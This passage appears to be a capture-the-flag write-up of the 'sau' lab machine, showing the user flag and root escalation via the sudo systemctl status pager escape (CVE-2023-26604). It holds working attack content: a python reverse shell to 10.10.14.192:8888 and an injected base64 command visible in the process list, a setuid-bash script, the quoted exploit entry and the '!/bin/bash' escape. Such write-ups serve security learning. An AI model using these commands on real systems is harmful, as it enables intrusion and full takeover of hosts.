
We cd to our current user puma's home directory and find user.txt waiting for us with proper read permissions. User level pwned.
Phase 3: Privilege Escalation

Manual enumeration of sudo privileges indicates we can call /usr/bin/systemctl status trail.service as root without a password. This configuration may lead to privilege escalation due to the relative path of trail.service.
puma@sau:~$ ls
total 48K
4.0K drwxr-xr-x 5 puma puma 4.0K Jul 16 06:13 .
4.0K drwxr-xr-x 3 root root 4.0K Apr 15  2023 ..
   0 lrwxrwxrwx 1 root root    9 Apr 14  2023 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 puma puma  220 Feb 25  2020 .bash_logout
4.0K -rw-r--r-- 1 puma puma 3.7K Feb 25  2020 .bashrc
4.0K drwx------ 2 puma puma 4.0K Apr 15  2023 .cache
4.0K drwx------ 3 puma puma 4.0K Apr 15  2023 .gnupg
4.0K drwxr-xr-x 3 puma puma 4.0K Jul 16 06:03 .local
4.0K -rw-r--r-- 1 puma puma  807 Feb 25  2020 .profile
   0 lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .viminfo -> /dev/null
   0 lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .wget-hsts -> /dev/null
4.0K -rw-r--r-- 1 puma puma   56 Jul 16 06:06 pwn.sh
4.0K -rwxr-xr-x 1 puma puma    8 Jul 16 06:13 shell
4.0K -rwxr-xr-x 1 puma puma   88 Jul 16 06:11 trail.service
4.0K -rw-r----- 1 root puma   33 Jul 16 05:13 user.txt
puma@sau:~$ cat trail.service
[Service]
Type=oneshot
ExecStart=/home/puma/pwn.sh
[Install]
WantedBy=multi-user.target
puma@sau:~$ cat pwn.sh
#!/bin/bash

cp /bin/bash /tmp/bash
chmod u=s /tmp/bash
puma@sau:~$
I attempted to create a trail.service file inside my home folder and make several attempts with different methods for relative path vulns outlined in HackTricks -- Relative Paths. However, none of those methods were successful because they require sudo permissions for different functions within systemctl
## https://sploitus.com/exploit?id=EDB-ID:51674
# Exploit Title: systemd 246 - Local Privilege Escalation
# Exploit Author: Iyaad Luqman K (init_6)
# Application: systemd 246
# Tested on: Ubuntu 22.04
# CVE: CVE-2023-26604

systemd 246 was discovered to contain Privilege Escalation vulnerability, when the `systemctl status` command can be run as root user.
This vulnerability allows a local attacker to gain root privileges.

## Proof Of Concept:
1. Run the systemctl command which can be run as root user.

sudo /usr/bin/systemctl status any_service

2. The ouput is opened in a pager (less) which allows us to execute arbitrary commands.

3. Type in `!/bin/sh` in the pager to spawn a shell as root user.
I also found this CVE related to systemctl with sudo to show that you can spawn an interactive shell with a simple insertion command while the status command is open displaying the service info.

This exploit works because systemd < v247 it fails to set the LESSSECURE=1 environment variable when invoking the less pager program, which allows users to escape to a shell or launch arbitrary programs from within less
less is a terminal pager program on Unix, Windows, and Unix-like systems used to view (but not change) the contents of a text file one screen at a time. It is similar to more, but has the extended capability of allowing both forward and backward navigation through the file. Unlike most Unix text editors/viewers, less does not need to read the entire file before starting, allowing for immediate viewing regardless of file size.
So with less operating much like nano or vim but read-only, we can insert an interactive shell by simply typing !/bin/bash when we see less truncating the output of our systemctl status command.
puma@sau:~$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
puma@sau:~$ sudo systemctl status
puma@sau:~$ sudo systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2026-07-16 05:12:54 UTC; 1h 4min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 878 (python3)
      Tasks: 12 (limit: 4662)
     Memory: 68.2M
     CGroup: /system.slice/trail.service
             ├─ 878 /usr/bin/python3 server.py
             ├─1140 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed password for ;`echo "cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxvcyxwdHk7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NL>
             ├─1141 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed password for ;`echo "cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxvcyxwdHk7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NL>
             ├─1144 sh
             ├─1145 python3 -c import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.192",8888));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),>
             ├─1146 /bin/sh
             ├─1154 python3 -c import pty;pty.spawn("/bin/bash")
             ├─1155 /bin/bash
             ├─1343 sudo systemctl status trail.service
             ├─1344 systemctl status trail.service
             └─1345 pager

Jul 16 06:07:20 sau sudo[1231]: pam_unix(sudo:auth): authentication failure; logname= uid=1001 euid=0 tty=/dev/pts/1 ruser=puma rhost=  user=puma
Jul 16 06:07:23 sau sudo[1231]: pam_unix(sudo:auth): conversation failed
Jul 16 06:07:23 sau sudo[1231]: pam_unix(sudo:auth): auth could not identify password for [puma]
Jul 16 06:07:23 sau sudo[1231]:     puma : command not allowed ; TTY=pts/1 ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status ./trail.service
Jul 16 06:08:00 sau sudo[1235]:     puma : TTY=pts/1 ; PWD=/home/puma ; USER=root ; COMMAND=list
Jul 16 06:14:31 sau sudo[1335]:     puma : TTY=pts/1 ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
Jul 16 06:14:31 sau sudo[1335]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jul 16 06:14:36 sau sudo[1335]: pam_unix(sudo:session): session closed for user root
Jul 16 06:17:16 sau sudo[1343]:     puma : TTY=pts/1 ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
Jul 16 06:17:16 sau sudo[1343]: pam_unix(sudo:session): session opened for user root by (uid=0)
!/bin/bash
root@sau:/home/puma# id
uid=0(root) gid=0(root) groups=0(root)
root@sau:/home/puma# whoami
root
With that command injection we spawn an interactive root shell and pwn this machine.
Takeaways
- Be sure to read up on version numbers for obscure apps. They could have well-documented exploits to save you time.
Back to Top